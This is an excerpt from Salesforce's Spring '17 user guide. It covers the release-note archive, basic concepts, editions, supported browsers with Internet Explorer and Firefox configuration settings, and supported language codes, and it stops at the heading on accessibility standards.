How to Be Successful with Salesforce

User Guide, Spring '17



@salesforcedocs

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WELCOME TO SALESFORCE DOCUMENTATION



General Salesforce Functionality



Setup & Security



Analytics

Wave Analytics

Reports and Dashboards



Salesforce1 Mobile App



Sales Cloud

Sell to Your Customers

Set Up and Maintain Sales Tools



Marketing Cloud



Service Cloud



Communities & Chatter

Set Up and Maintain Communities

Using Templates to Build Communities

Collaborate with Everyone

Set Up and Maintain Collaboration Tools



Development



Feature Activation

General Resources

- Release Notes (current release)
- Full Salesforce User Guide
- Trailhead Interactive Learning Modules
- Trust & Compliance Documentation

WHAT'S NEW IN SALESFORCE?

Learn about the newest features in Lightning Experience and Salesforce Classic for sales, support, marketing, and Chatter users, as well as enhancements to the platform and Salesforce mobile apps. Need to know about a feature we released earlier? Review our archive of release notes.

Current Release

Learn about our newest features. You can also visit the Spring '17 community page.

Our release notes include complete details about new features, as well as implementation tips and best practices.

- Spring '17 Release Notes
- Salesforce for Outlook Release Notes
- Force.com Connect for Office Release Notes
- Force.com Connect Offline Release Notes

Past Releases

Our archive of release notes includes details about features we introduced in previous releases.

- Winter '17 Release Notes
- Summer '16 Release Notes
- Spring '16 Release Notes
- Winter '16 Release Notes
- Summer '15 Release Notes
- Spring '15 Release Notes
- Winter '15 Release Notes
- Summer '14 Release Notes
- Spring '14 Release Notes
- Winter '14 Release Notes
- Summer '13 Release Notes
- Spring '13 Release Notes
- Winter '13 Release Notes
- Summer '12 Release Notes
- Spring '12 Release Notes
- Winter '12 Release Notes
- Summer '11 Release Notes
- Spring '11 Release Notes
- Winter '11 Release Notes
- Summer '10 Release Notes

- Spring '10 Release Notes
- Winter '10 Release Notes
- Summer '09 Release Notes
- Spring '09 Release Notes
- Winter '09 Release Notes
- Summer '08 Release Notes
- Spring '08 Release Notes
- Winter '08 Release Notes
- Summer '07 Release Notes
- Spring '07 Release Notes
- Force.com Mobile 7.0 for BlackBerry Release Notes
- Force.com Mobile 6.1 for Windows Mobile 5 Release Notes
- Winter '07 Release Notes
- Summer '06 Release Notes
- Winter '06 Release Notes
- Force.com Mobile 6.0 Release Notes
- Summer '05 Release Notes
- Winter '05 Release Notes
- Summer '04 Release Notes
- Spring '04 Release Notes
- Winter '04 Release Notes

CONTACT SALESFORCE

Help for this feature is currently not available. Please contact Salesforce for assistance.

GET STARTED WITH SALESFORCE

Welcome to Salesforce, the award-winning cloud computing service designed to help you manage your customer relationships, integrate with other systems, and build your own applications! Here are some key concepts to help you understand the Salesforce products and editions and guide you through common tasks in Salesforce.

EDITIONS

Available in: Salesforce Classic

Available in all editions

What is Salesforce?

Salesforce is your customer success platform, designed to help you sell, service, market, analyze, and connect with your customers.

Log In, Navigate, and Search Salesforce

New to Salesforce? Learn how to navigate, customize, and manage basic CRM features.

Verify Your Identity

Use identity verification tools to secure and protect your data from unauthorized access.

Personalize Your Salesforce Experience

Update your personal information, for example your email address. Change your password and security question. If you have administrator permissions, you can also customize your Salesforce org.

Work on Mobile Devices

Salesforce provides several mobile apps to keep you connected and productive, no matter where you are.

What is Salesforce?

Salesforce is your customer success platform, designed to help you sell, service, market, analyze, and connect with your customers.

Salesforce has everything you need to run your business from anywhere. Using standard products and features, you can manage relationships with prospects and customers, collaborate and engage with employees and partners, and store your data securely in the cloud.

But standard products and features are only the beginning. With our platform you can customize and personalize the experience for your customers, partners, and employees and easily extend beyond out of the box functionality.

EDITIONS

Available in: both Lightning Experience and Salesforce Classic

Your Salesforce edition determines which features and functionality you can access.

Concepts, Products, and Services

As you get started with Salesforce, it's helpful to learn some key concepts and terms. They come up frequently when you interact with the product, our documentation, and our service professionals. The concepts and terms here help you understand how Salesforce works.

The Salesforce Admin

The Salesforce administrator—or "admin" is a Salesforce user with system administration duties and other super powers. Admins are responsible for setting up Salesforce for their organizations and making sure it runs smoothly.

Salesforce Editions

Salesforce offers several bundles of its products and services, each geared toward a different set of business needs.

Supported Browsers, Languages, and Accessibility Standards

Learn about the browsers, languages, and accessibility standards that Salesforce supports.

Additional Resources

Looking for more resources? Check out our tip sheets, implementation guides, videos, and walkthroughs.

Concepts, Products, and Services

As you get started with Salesforce, it's helpful to learn some key concepts and terms. They come up frequently when you interact with the product, our documentation, and our service professionals. The concepts and terms here help you understand how Salesforce works.

EDITIONS

Available in: Salesforce Classic

Available in: **All Editions**

Concepts

Concept	Definition
Cloud	A Salesforce name for a loose federation of features that help you accomplish certain types activities, such as selling products or supporting your customers. Two common examples are *Service Cloud* and *Sales Cloud*.
Cloud Computing	Technology that enables Internet-based services that let you sign up and log in through a browser. Salesforce delivers its service in the cloud. Other familiar cloud computing services include Google Apps and Amazon.com.
Software as a Service (SaaS)	Software delivered not by traditional means (such as on disk) but in the cloud, as a service. There's nothing to download or install, and updates are automatic.
Trust	A Salesforce term for its company-wide commitment to building and delivering the most secure, fast, and reliable cloud-based service available. `trust.salesforce.com` is a systems status website that provides Salesforce customers and the community access to real-time and historical system performance information and updates. It also lists incident reports and maintenance schedules across all its key system components. `trust.salesforce.com` is free to all members of the Salesforce community.

Products and Services

Salesforce includes the following products and services.

Salesforce Applications

Salesforce includes prebuilt applications (or "apps") for customer relationship management (CRM) ranging from sales force automation to partner relationship management, marketing, and customer service.

Force.com Platform

The Force.com platform is the first platform as a service (PaaS), enabling developers to create and deliver any kind of business application entirely on demand and without software. The platform also includes easy to use point-and-click customization tools to help you create solutions for your unique business requirements, without any programming experience.

AppExchange
AppExchange is a marketplace featuring hundreds of cloud applications created by Salesforce customers, developers, and partners. Many of the applications are free and all of them are pre-integrated with Salesforce, enabling you to easily and efficiently add functionality.

Salesforce.com Community
Salesforce provides training, support, consulting, events, best practices, and discussion boards to help you be successful. Visit Salesforce.com Community.

Terms

Term	Definition
App	Short for *application*. A collection of components such as tabs, reports, dashboards, and Visualforce pages that address specific business needs. Salesforce provides standard apps, which you can customize, such as Sales and Service. You can customize the standard apps to match the way you work.
Edition	One of several bundles of Salesforce products and services, each geared toward a different set of business needs. All Salesforce editions share the look and feel, but they vary by feature, functionality, and pricing.
Object	A definition of a specific type of information you can store in Salesforce. For example, the Case object lets you store information about customer inquiries. For each object, your organization has multiple, specific records. Salesforce comes with lots of standard objects, but you can create custom objects, as well.
Organization	A deployment of Salesforce that has a defined set of licensed users. Your organization includes all your data and applications.
Record	A collection of fields that store information about a specific item of a specific type. A record is an object, such as a contact, an account, or an opportunity. For example, you can have a contact record to store information about Joe Smith, and a case record store information about his training inquiry.
Release	Salesforce releases new products and features three times per year, and we identify releases by season—Winter, Spring, and Summer—along with the calendar year. *Example:* Winter '15. For every Salesforce release, the Salesforce release notes include new features and products that are generally available or in beta release. They also describe all changes to existing features and products. You can find the release notes when you search for "Release Notes" in the Salesforce Help.
Salesforce	The name of the Salesforce cloud computing CRM service and the company name.

The Salesforce Admin

The Salesforce administrator—or "admin" is a Salesforce user with system administration duties and other super powers. Admins are responsible for setting up Salesforce for their organizations and making sure it runs smoothly.

Admins have special permissions. For example, they can add user accounts and specify what people can see and do in Salesforce. Admins can create custom Salesforce objects, workflows, validation rules, reports, and more. Admins are planners, problem-solvers, and heroes. All Salesforce organizations have at least one administrator. Your administrator's role can be as simple or as complex as your company's size and structure. In smaller organizations, the admin is often someone who also uses Salesforce the way other users do: to sell products or provide customer service, for example.

Salesforce offers lots of features and items that you can set up and configure yourself. For some things, though, partner with your trusty admin to help you get the best of what Salesforce has to offer.

Here are a few examples of the kinds of things your admin can help you with or do for you.

- Find or use an object, field, or feature you heard about during training.
- Create a custom workflow that lets you find out when a case is closed.
- Create a custom approval process that allows you to sign off on employee expenses.
- Create a custom report for your sales region.
- Give you a user permission that's not granted as part of your user profile.
- Answer questions about your own or others' access to records.
- Address those cursed error messages that ask you to contact your administrator for help or more information.

How you contact your administrator, and when and why, depends on your company's internal business policies and practices.

Salesforce Editions

Salesforce offers several bundles of its products and services, each geared toward a different set of business needs.

These bundles, called *editions*, share a look and feel but vary by feature, functionality, and pricing. For example, Enterprise Territory Management is available in Enterprise and Unlimited Edition orgs with the Sales Cloud, but not in Professional Edition orgs. Some customers start with a basic edition and upgrade as they grow their businesses.

The Salesforce Help describes all generally available features, including those that aren't available in all editions. To find out whether a feature is available in your edition, search for the feature in the Salesforce Help, and then read the "Available in:" table at the top of any topic about the feature.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

Professional Edition

This edition is designed for businesses who need full-featured CRM functionality. Professional Edition includes straightforward and easy-to-use customization, integration, and administration tools to facilitate any small to midsize deployment.

Enterprise Edition

This edition is designed to meet the needs of large and complex businesses. Enterprise Edition orgs get advanced customization and administration tools, in addition to all the functionality available in Professional Edition, that can support large-scale deployments. Enterprise Edition also includes access to the web services API, so you can easily integrate with back-office systems.

Unlimited Edition

This edition is Salesforce's solution for maximizing your success and extending that success across the entire enterprise through the Force.com platform. Unlimited Edition customers benefit from new levels of platform flexibility for managing and sharing all their information on demand. Unlimited Edition includes all Enterprise Edition functionality plus Premier Support, full mobile access, unlimited custom apps, increased storage limits, and more.

Developer Edition

This edition provides access to the Force.com platform and API. A Developer Edition org allows developers to extend the Salesforce system, integrate with other applications, and develop new tools and applications. Developer Edition provides access to many of the features available in Enterprise Edition orgs.

Note: Salesforce doesn't provide technical support for Developer Edition orgs. You can solicit help from the developer community message boards available to registered users via the Force.com developer website: developer.salesforce.com. Documentation for Developer Edition is available from the Technical Library.

For a comparison chart of editions and their features, see the Salesforce Pricing and Editions page.

Salesforce Editions That Are No Longer Sold

Some Salesforce editions are no longer sold. You can continue to use your Contact Manager, Group, Personal, Performance, or Database.com Edition org or purchase one of the editions that are currently sold: Professional, Enterprise, Unlimited, and Developer Editions.

Salesforce Editions That Are No Longer Sold

Some Salesforce editions are no longer sold. You can continue to use your Contact Manager, Group, Personal, Performance, or Database.com Edition org or purchase one of the editions that are currently sold: Professional, Enterprise, Unlimited, and Developer Editions.

Note: Lightning Experience isn't available in Contact Manager, Personal, or Database.com Edition orgs.

EDITIONS

Available in: **Contact Manager**, **Group**, **Personal**, **Performance**, and **Database.com** Editions

Contact Manager Edition

This edition is designed for small businesses and provides access to key contact management features including accounts, contacts, activities, calendars, notes and attachments, and reports. Contact Manager provides straightforward, easy-to-use customization options.

Group Edition

This edition is designed for small businesses and work groups with a limited number of users. Group Edition users can manage their customers from the start of the sales cycle through the end and provide customer support and service. Group Edition offers access to accounts, contacts, opportunities, leads, cases, dashboards (read only), and reports.

Personal Edition

This edition is a CRM solution designed for an individual sales representative or other single user. Personal Edition provides access to key contact management features such as accounts, contacts, and synchronization with Microsoft Outlook®. It also provides sales representatives with sales tools such as opportunities.

Note: Personal Edition orgs purchased after June 2009 don't have access to opportunities.

Performance Edition

This edition is designed for customers who want to drive growth, increase customer satisfaction, and maximize sales and service success in the social and mobile world. Performance Edition orgs include all Unlimited Edition functionality plus clean, targeted lead and customer data from Data.com, coaching and feedback tools from Work.com, trusted identity services from Identity, and more. For customers in Japan, Singapore, and South Korea, we offer Performance Edition Limited, which includes all Performance Edition functionality except Data.com.

Database.com

Database.com is a multitenant cloud database service that's designed to store data for mobile, social enterprise applications. You can use Database.com as the back-end database for applications that are written in any language and run on any platform or mobile device. Database.com's built-in social computing infrastructure and native support for building sophisticated REST-based APIs enable you to create employee-facing, native mobile and social apps.

As a Salesforce customer, you already use Database.com when you create custom objects, manage security, or import data with the Force.com platform and API. A stand-alone version of Database.com is available for developers who want to create applications that harness other languages, platforms, and devices.

We don't provide Database.com-specific documentation. Refer to the Salesforce documentation and the list of features that Database.com supports. This list identifies the Salesforce documentation subjects that apply to Database.com. Also, every feature's Edition Table includes Database.com if the feature is available in Database.com. Use the Salesforce Help, release notes, workbooks, and developer guides for APIs, Apex, SOQL, and SOSL.

Supported Browsers, Languages, and Accessibility Standards

Learn about the browsers, languages, and accessibility standards that Salesforce supports.

Supported Browsers
Supported browsers for Salesforce vary depending on whether you use Salesforce Classic or Lightning Experience.
Supported Languages
Salesforce offers three levels of language support: fully supported languages, end-user languages, and platform-only languages.
Accessibility Standards
Learn about the standards Salesforce follows to design applications with accessibility in mind.

Supported Browsers

Supported browsers for Salesforce vary depending on whether you use Salesforce Classic or Lightning Experience.

Supported Browsers for Salesforce Classic
Salesforce Classic is supported with Microsoft® Internet Explorer® version 9, 10, and 11, Apple® Safari® version 8.x, 9.x, and 10.x on macOS, and Microsoft Edge for Windows® 10. The most recent stable versions of Mozilla® Firefox® and Google Chrome™ are also supported. There are some limitations.
Supported Browsers for Lightning Experience
Lightning Experience is supported with Apple® Safari® version 9.x and 10.x on Mac OS X, and Microsoft® Edge for Windows® 10. The most recent stable versions of Mozilla® Firefox® and Google Chrome™ are also supported. Microsoft® Internet Explorer® version 11 is retiring beginning in Summer '16. If you're using Microsoft® Internet Explorer® versions 9–10, you're redirected to Salesforce Classic. There are some limitations.
Internet Explorer Settings
If you use Internet Explorer, we recommend using the latest version that Salesforce supports. Apply all Microsoft software updates.
Firefox Settings
To ensure Salesforce works optimally with Firefox, update the browser's configuration settings.

SEE ALSO:

Requirements for the Salesforce1 Mobile App

Supported Browsers for Salesforce Classic

Salesforce Classic is supported with Microsoft® Internet Explorer® version 9, 10, and 11, Apple® Safari® version 8.x, 9.x, and 10.x on macOS, and Microsoft Edge for Windows® 10. The most recent stable versions of Mozilla® Firefox® and Google Chrome™ are also supported. There are some limitations.

EDITIONS

Salesforce Classic available in: **All** Editions

Note: Using Salesforce Classic in a mobile browser isn't supported. Instead, we recommend using the Salesforce1 app when you're working on a mobile device. To see the mobile browsers that are supported for Salesforce1, check out Requirements for the Salesforce1 Mobile App on page 131.

Microsoft Edge

Salesforce supports Microsoft Edge on Windows 10 for Salesforce Classic. Note these restrictions.

- The HTML solution editor in Microsoft Edge isn't supported in Salesforce Knowledge.

- Microsoft Edge isn't supported for the Developer Console.

Microsoft Internet Explorer versions 9, 10, and 11

If you use Internet Explorer, we recommend using the latest version that Salesforce supports. Apply all Microsoft software updates. Note these restrictions.

- If you use Internet Explorer, confirm that you have TLS 1.1 and TLS 1.2 enabled. For more information, see Enabling TLS 1.1 and TLS 1.2 in Internet Explorer.
- Internet Explorer 8 has limited support. Salesforce supports Internet Explorer 8 on Windows 7 only, with TLS 1.1 and/or TLS 1.2 enabled.
- The full Salesforce site is supported in Internet Explorer 9, 10, and 11 on Windows 8 and 8.1 for touch-enabled laptops with standard keyboard and mouse inputs only. There is no support for mobile devices or tablets where touch is the primary means of interaction. Use the Salesforce1 mobile browser app instead.
- The HTML solution editor in Internet Explorer 11 is not supported in Salesforce Knowledge.
- Both Compatibility Mode and the Compatibility View in Internet Explorer aren't supported.
- The Metro version of Internet Explorer 10 isn't supported.
- Internet Explorer 11 isn't supported for the Developer Console.
- Community Templates for Self-Service supports Internet Explorer 9 and above for desktop users and Internet Explorer 11 and above for mobile users.
- Internet Explorer 9 isn't supported for Salesforce Wave Analytics.
- Internet Explorer 9 and 10 aren't supported for the Lightning App Builder.
- Internet Explorer 9 and 10 aren't supported for Process Builder.
- Internet Explorer 9 users don't have browser-based spell check.
- Dragging and dropping files into feed comments isn't supported in Internet Explorer.

For configuration recommendations, see Internet Explorer Settings on page 14.

Note: Salesforce Classic support for Microsoft® Internet Explorer® versions 7 and 8 is discontinued as of Summer '15.

Mozilla Firefox, most recent stable version

Salesforce makes every effort to test and support the most recent version of Firefox.

- Mozilla Firefox is supported for desktop users only for Community Templates for Self-Service.

For configuration recommendations, see Firefox on page 15.

Google Chrome, most recent stable version

Chrome applies updates automatically. Salesforce makes every effort to test and support the most recent version. There are no configuration recommendations for Chrome.

Chrome isn't supported for the Console Tab (however, the Salesforce Console is supported).

Apple Safari versions 8.x, 9.x, and 10.x on Mac OS X

There are no configuration recommendations for Safari. Apple Safari on iOS isn't supported for the full Salesforce site.

Safari isn't supported for:

- Salesforce Console in Salesforce Classic
- Salesforce Wave Analytics

Wave Analytics Supported Browsers

Browser support is available for Microsoft Edge, Microsoft Internet Explorer versions 10 and 11 and the most recent stable versions of Mozilla Firefox and Google Chrome.

Recommendations and Requirements for All Browsers

- For all browsers, enable JavaScript, cookies, and TLS 1.2. If TLS 1.2 isn't available, enable TLS 1.1. Browsers that don't support TLS 1.1 or TLS 1.2 won't be able to access Salesforce after we deactivate TLS 1.0. Deactivation has already occurred in sandbox orgs and concludes with production orgs on March 4, 2017.
- The minimum screen resolution required to support all Salesforce features is 1024 x 768. Lower screen resolutions don't always properly display Salesforce features such as Report Builder and Page Layout Editor.
- For Mac OS users on Apple Safari or Chrome, make sure the system setting `Show scroll bars` is set to **Always**.
- Some third-party Web browser plug-ins and extensions can interfere with the functionality of Chatter. If you experience malfunctions or inconsistent behavior with Chatter, disable the Web browser's plug-ins and extensions and try again.

Some features in Salesforce—and some desktop clients, toolkits, and adapters—have their own browser requirements. For example:

- Internet Explorer is the only supported browser for:
  - Standard mail merge
  - Installing Salesforce Mobile Classic on a Windows Mobile device
  - Connect Offline
- For the best experience with the enhanced page layout editor, use Firefox.
- For the best experience on machines with 8 GB of RAM in the Salesforce console, use Chrome.
- Browser requirements also apply for uploading multiple files on Chatter.

SEE ALSO:

Requirements for the Salesforce1 Mobile App

Supported Browsers for Lightning Experience

Lightning Experience is supported with Apple® Safari® version 9.x and 10.x on Mac OS X, and Microsoft® Edge for Windows® 10. The most recent stable versions of Mozilla® Firefox® and Google Chrome™ are also supported. Microsoft® Internet Explorer® version 11 is retiring beginning in Summer '16. If you're using Microsoft® Internet Explorer® versions 9–10, you're redirected to Salesforce Classic. There are some limitations.

EDITIONS

Lightning Experience available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Note: You can't access Lightning Experience in a mobile browser. Instead, we recommend using the Salesforce1 app when you're working on a mobile device. For a list of supported mobile browsers on Salesforce1, see Requirements for the Salesforce1 Mobile App on page 131.

Microsoft Edge

Salesforce supports Microsoft Edge on Windows 10 for Lightning Experience. Note these restrictions.

- The HTML solution editor in Microsoft Edge isn't supported in Salesforce Knowledge.
- Microsoft Edge isn't supported for the Developer Console.

Microsoft Internet Explorer version 11

Important: Support for Internet Explorer 11 to access Lightning Experience is retiring beginning in Summer '16.

- You can continue to use IE11 to access Lightning Experience until December 16, 2017.
- This change doesn't impact Salesforce Classic or users of orgs with Communities.

For more details about this change, see Retirement of Support for Accessing Lightning Experience and Salesforce1 Using Internet Explorer 11.

If you use Internet Explorer, we recommend using the latest version that Salesforce supports. Apply all Microsoft software updates. Note these restrictions.

- The full Salesforce site is supported in Internet Explorer 11 on Windows 8 and 8.1 for touch-enabled laptops with standard keyboard and mouse inputs only. There is no support for mobile devices or tablets where touch is the primary means of interaction. Use the Salesforce1 mobile browser app instead.
- The HTML solution editor in Internet Explorer 11 is not supported in Salesforce Knowledge.
- The Compatibility View feature in Internet Explorer isn't supported.
- Changing the compatibility parsing mode of the browser, for example, by using the `X-UA-Compatibility` header, isn't supported.
- Internet Explorer 11 isn't supported for the Developer Console.
- Internet Explorer 11 isn't supported for Lightning Console Apps.
- Drag and drop of files into feed comments isn't supported in Internet Explorer.

For configuration recommendations, see Internet Explorer Settings on page 14.

Mozilla® Firefox®, most recent stable version

Salesforce makes every effort to test and support the most recent version of Firefox. For configuration recommendations, see Firefox on page 15.

Google Chrome™, most recent stable version

Chrome applies updates automatically. Salesforce makes every effort to test and support the most recent version. There are no configuration recommendations for Chrome.

Note: The latest stable version of Google Chromium™ is supported.

Apple® Safari® version 9.x, and 10.x on Mac OS X

There are no configuration recommendations for Safari.

Safari isn't supported for Salesforce Wave Analytics.

Wave Analytics Supported Browsers

Browser support is available for Microsoft Edge, Microsoft Internet Explorer version 11, and the most recent stable versions of Mozilla Firefox and Google Chrome.

Recommendations and Requirements for All Browsers

- For all browsers, enable JavaScript, cookies, and TLS 1.2. If TLS 1.2 isn't available, enable TLS 1.1. Browsers that don't support TLS 1.1 or TLS 1.2 won't be able to access Salesforce after we deactivate TLS 1.0. Deactivation has already occurred in sandbox orgs and concludes with production orgs on March 4, 2017.
- The minimum screen resolution required to support all Salesforce features is 1024 x 768. Lower screen resolutions don't always properly display Salesforce features such as Report Builder and Page Layout Editor.
- For Mac OS users on Apple Safari or Google Chrome, make sure that the system setting `Show scroll bars` is set to **Always**.

- Some third-party Web browser plug-ins and extensions can interfere with the functionality of Chatter. If you experience malfunctions or inconsistent behavior with Chatter, disable the Web browser's plug-ins and extensions and try again.

SEE ALSO:

Requirements for the Salesforce1 Mobile App

Internet Explorer Settings

If you use Internet Explorer, we recommend using the latest version that Salesforce supports. Apply all Microsoft software updates.

To maximize the performance of Internet Explorer, set the following in the Internet Options dialog box via your browser's settings

EDITIONS

Available in: Salesforce Classic

Available in all editions

General Tab

1. From the General tab, click **Settings** under Browsing History.
2. For the `Check for newer versions of stored pages` option, select **Automatically**.
3. For the `Disk space to use` option, enter at least 50 MB.

Security Tab

1. From the Security tab, click **Custom Level** under Internet and scroll to the Scripting section.
2. Make sure the `Active Scripting` option is enabled. JavaScript depends on this setting being enabled.

Privacy Tab

1. From the Privacy tab, click **Advanced**.
2. Select the **Override automatic cookie handling** option.
3. Select the **Always allow session cookies** option.
4. For the **Third-party Cookies** option, select **Accept**.

Advanced Tab

From the Advanced tab, scroll to the Security section and do the following:

- Do not select the `Do not save encrypted pages to disk` option.
- Select `Use TLS 1.0`, `Use TLS 1.1`, and `Use TLS 1.2`. Make sure to *deselect* `Use SSL 2.0` and `Use SSL 3.0`. SSL is no longer supported by Salesforce. TLS 1.0 won't be supported after we deactivate it, currently scheduled for June 2016 for sandbox orgs and early 2017 for production orgs.

Tip: The `Empty Temporary Internet Files folder when browser is closed` option causes the cache to clear when Internet Explorer is shut down. This increases privacy, but sometimes decrease performance.

Firefox Settings

To ensure Salesforce works optimally with Firefox, update the browser's configuration settings.

Salesforce makes every effort to test and support the most recent version of Firefox.

EDITIONS

Available in: Salesforce Classic

Available in all editions

Advanced Settings

Configure advanced preferences to maximize performance.

1. Type `about:config` in the browser's location bar, and press Enter.
2. If a warning displays, click **I'll be careful, I promise!**
3. Search for the following preferences and set them to the recommended value by double-clicking the preference name. Changes take effect immediately.
4. Enable tab focus on text fields, form elements, and links by setting this accessibility preference.

Preference	Recommended Value	Default Value
accessibility.tabfocus	7	1

5. Change how the browser retains common resources across requests by setting these caching preferences.

Preference	Recommended Value	Default Value
browser.cache.check_doc_frequency	3	3
browser.cache.disk.capacity	50,000 or more; increase to use more hard disk space	50,000
browser.cache.disk.enable	True	True
browser.cache.disk_cache_ssl	True	False
browser.cache.memory.enable	True	True

Note: You can set some of these preferences by clicking **Tools** > **Options** in the Firefox browser. Refer to Firefox Help for details.

Tip: Setting privacy.sanitize.sanitizeOnShutdown to "True" causes the cache to clear when Firefox shuts down. This increases privacy, but can decrease performance.

To view the contents of your cache, type `about:cache` in the Firefox location bar and press Enter.

Refer to MozillaZine Knowledge Base and Firefox Support Home Page for more information on these and other preferences.

Supported Languages

Salesforce offers three levels of language support: fully supported languages, end-user languages, and platform-only languages.

A two-character language code identifies each language, such as `en`, or a five-character locale code, such as en_AU.

Note: Setting a default locale is different from setting a default language.

In addition to the Salesforce language support, you can localize your organizations in two ways. The Translation Workbench lets you specify languages you want to translate, assign translators to languages, create translations for customizations you've made to your Salesforce organization, and override labels and translations from managed packages. Everything from custom picklist values to custom fields can be translated so your global users can use all of Salesforce in their language.

The second option is to rename tabs and fields in Salesforce. If your custom application uses only a few standard Salesforce tabs and fields, you can translate them.

Fully Supported Languages

You can change the language for all features, including Help, to one of the following fully supported languages from the Setup page. Enter *Company Information* in the Quick Find box, select **Company Information**, then select **Edit**.

- Chinese (Simplified): zh_CN
- Chinese (Traditional): zh_TW
- Danish: da
- Dutch: nl_NL
- English: en_US
- Finnish: fi
- French: fr
- German: de
- Italian: it
- Japanese: ja
- Korean: ko
- Norwegian: no
- Portuguese (Brazil): pt_BR
- Russian: ru
- Spanish: es
- Spanish (Mexico): es_MX
- Swedish: sv
- Thai: th

Note:

- Spanish (Mexico) falls back to Spanish for customer-defined translations.
- Even though the Salesforce user interface is fully translated to Thai, Help remains in English.

End-User Languages

End-user languages are useful if you have a multilingual organization or partners who speak languages other than your company's default language. For end-user languages, Salesforce provides translated labels for all standard objects and pages, *except* administrative pages, Setup, and Help. When you specify an end-user language, labels and Help that aren't translated appear in English. End-user languages are intended only for personal use by end users. Don't use end-user languages as corporate languages. Salesforce doesn't provide customer support in end-user languages.

End-user languages include:

- Arabic: ar

- Bulgarian: `bg`
- Croatian: `hr`
- Czech: `cs`
- English (UK): `en_GB`
- Greek: `el`
- Hebrew: `iw`
- Hungarian: `hu`
- Indonesian: `in`
- Polish: `pl`
- Portuguese (Portugal): `pt_PT`
- Romanian: `ro`
- Slovak: `sk`
- Slovenian: `sl`
- Turkish: `tr`
- Ukrainian: `uk`
- Vietnamese: `vi`

Note: Salesforce provides limited support for right-to-left languages—Arabic and Hebrew—for the following features.

- Live Agent
- Cases
- Accounts

These features are not supported in Lightning Experience, the Salesforce1 mobile app, any other mobile app or mobile browser, or any user interface except Salesforce Classic. There is no guarantee that right-to-left languages function correctly with any other Salesforce features. There are no plans to expand the list of supported features.

Features that aren't supported for right-to-left languages include, but are not limited to, the following.

- Report Builder
- Generating quote PDFs
- Customizable forecasting
- Emails
- Salesforce Knowledge
- Feeds
- Communities

The absence of a feature from this list does not imply support. Only Live Agent, Cases, and Accounts are supported with right-to-left languages.

Platform-Only Languages

In situations where Salesforce doesn't provide default translations, use platform-only languages to localize apps and custom functionality that you've built on the Salesforce App Cloud. You can translate items such as custom labels, custom objects, and field names. You can also rename most standard objects, labels, and fields. Informative text and non-field label text aren't translatable.

Platform-only languages are available in all places where you can select a language in the application. However, when you select a platform-only language, all standard Salesforce labels default to English or, in select cases, to an end-user or fully supported language.

When you specify a platform-only language, labels for standard objects and fields fall back to English, except:

- English (Australia), English (India), English (Malaysia), and English (Philippines) fall back to English (UK).
- French (Belgium), French (Canada), French (Luxembourg), and French (Switzerland) fall back to French.
- German (Austria), German (Luxembourg), and German (Switzerland) fall back to German.
- Italian (Switzerland) falls back to Italian.
- Romanian (Moldova) falls back to Romanian.
- Montenegrin falls back to Serbian (Latin).
- Portuguese (Portugal) falls back to Portuguese (Brazil).

The following platform-only languages are currently supported.

- Albanian: `sq`
- Arabic (Algeria): `ar_DZ`
- Arabic (Bahrain): `ar_BH`
- Arabic (Egypt): `ar_EG`
- Arabic (Iraq): `ar_IQ`
- Arabic (Jordan): `ar_JO`
- Arabic (Kuwait): `ar_KW`
- Arabic (Lebanon): `ar_LB`
- Arabic (Libya): `ar_LY`
- Arabic (Morocco): `ar_MA`
- Arabic (Oman): `ar_OM`
- Arabic (Qatar): `ar_QA`
- Arabic (Saudi Arabia): `ar_SA`
- Arabic (Sudan): `ar_SD`
- Arabic (Syria): `ar_SY`
- Arabic (Tunisia): `ar_TN`
- Arabic (United Arab Emirates): `ar_AE`
- Arabic (Yemen): `ar_YE`
- Armenian: `hy`
- Basque: `eu`
- Bosnian: `bs`
- Bengali: `bn`
- Chinese (Simplified—Singapore): `zh_SG`
- Chinese (Traditional—Hong Kong): `zh_HK`
- English (Australia): `en_AU`
- English (Canada): `en_CA`
- English (Hong Kong): `en_HK`
- English (India): `en_IN`
- English (Ireland): `en_IE`
- English (Malaysia): `en_MY`

- English (Philippines): `en_PH`
- English (Singapore): `en_SG`
- English (South Africa): `en_ZA`
- Estonian: `et`
- French (Belgium): `fr_BE`
- French (Canada): `fr_CA`
- French (Luxembourg): `fr_LU`
- French (Switzerland): `fr_CH`
- Georgian: `ka`
- German (Austria): `de_AT`
- German (Luxembourg): `de_LU`
- German (Switzerland): `de_CH`
- Hindi: `hi`
- Icelandic: `is`
- Irish: `ga`
- Italian (Switzerland): `it_CH`
- Latvian: `lv`
- Lithuanian: `lt`
- Luxembourgish: `lb`
- Macedonian: `mk`
- Malay: `ms`
- Maltese: `mt`
- Romanian (Moldova): `ro_MD`
- Montenegrin: `sh_ME`
- Romansh: `rm`
- Serbian (Cyrillic): `sr`
- Serbian (Latin): `sh`
- Spanish (Argentina): `es_AR`
- Spanish (Bolivia): `es_BO`
- Spanish (Chile): `es_CL`
- Spanish (Colombia): `es_CO`
- Spanish (Costa Rica): `es_CR`
- Spanish (Dominican Republic): `es_DO`
- Spanish (Ecuador): `es_EC`
- Spanish (El Salvador): `es_SV`
- Spanish (Guatemala): `es_GT`
- Spanish (Honduras): `es_HN`
- Spanish (Nicaragua): `es_NI`
- Spanish (Panama): `es_PA`
- Spanish (Paraguay): `es_PY`

- Spanish (Peru): `es_PE`
- Spanish (Puerto Rico): `es_PR`
- Spanish (United States): `es_US`
- Spanish (Uruguay): `es_UY`
- Spanish (Venezuela): `es_VE`
- Tagalog: `tl`
- Tamil: `ta`
- Urdu: `ur`
- Welsh: `cy`

Locale and Language Support for the Salesforce1 App

Salesforce1 works with almost all Salesforce-supported locales and the fully supported and end-user languages. (The Salesforce Help includes a complete list of supported locales and languages.) Languages that are read right to left, including Arabic and Hebrew, aren't supported in this release.

SEE ALSO:

Select Your Language, Locale, and Currency

Enable and Disable the Translation Workbench

Locale and Language Support for the Salesforce1 App

Salesforce1 works with almost all Salesforce-supported locales and the fully supported and end-user languages. (The Salesforce Help includes a complete list of supported locales and languages.) Languages that are read right to left, including Arabic and Hebrew, aren't supported in this release.

Note: The Salesforce1 downloadable apps use the language and locale settings from both your Salesforce user profile and the locale settings on your mobile device. If your device uses different locale settings than are specified for your user profile, you may see different languages displayed throughout the app. For example, the navigation menu might display in English while records display in French.

Salesforce1 includes multi-currency support, but advanced currency management isn't available.

EDITIONS

Salesforce1 mobile app available in: **All** editions except Database.com

Accessibility Standards

